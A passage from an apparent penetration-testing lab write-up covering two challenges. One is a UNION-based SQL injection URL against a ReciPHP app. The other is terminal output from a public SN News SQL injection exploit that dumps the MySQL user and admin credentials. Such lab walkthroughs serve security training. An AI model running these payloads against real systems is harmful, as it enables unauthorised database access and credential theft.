


Figure 1.28: Vulnerable to error based SQL injection

Challenge 13: ReciPHP

Screenshot



Figure 1.29: ReciPHP application home page

Payload

[http://192.168.2.190/reciphp/index.php?content=showrecipe&id=-3%20union%20select%20version\(\),2,3,4,5--](http://192.168.2.190/reciphp/index.php?content=showrecipe&id=-3%20union%20select%20version(),2,3,4,5--)



Figure 1.30: Found hostname

Challenge 14: SN News

Screenshot




Figure 1.31: SN News application home page

PHP Exploit Code: - <https://www.exploit-db.com/exploits/18999/>

```
root@PentesterAcademy:/home/securitytube# php exploit.php http://localhost/sn_news
SN News <= 1.2 SQL Injection exploit
Discovered and written by WhiteCollarGroup
www.wcgroup.host56.com - whitecollar_group@hotmail.com

[*] Trying to get informations...
[*] MySQL version: 5.5.35-0ubuntu0.12.04.2
[*] MySQL user: snnews@localhost
[*] Getting users...
--+-
User: admin
Pass: admin
--+-
[!] Admin login: http://localhost/sn_news/admin/

root@PentesterAcademy:/home/securitytube#
```

Figure 1.32: Found username and password

Reference:

- <https://www.exploit-db.com>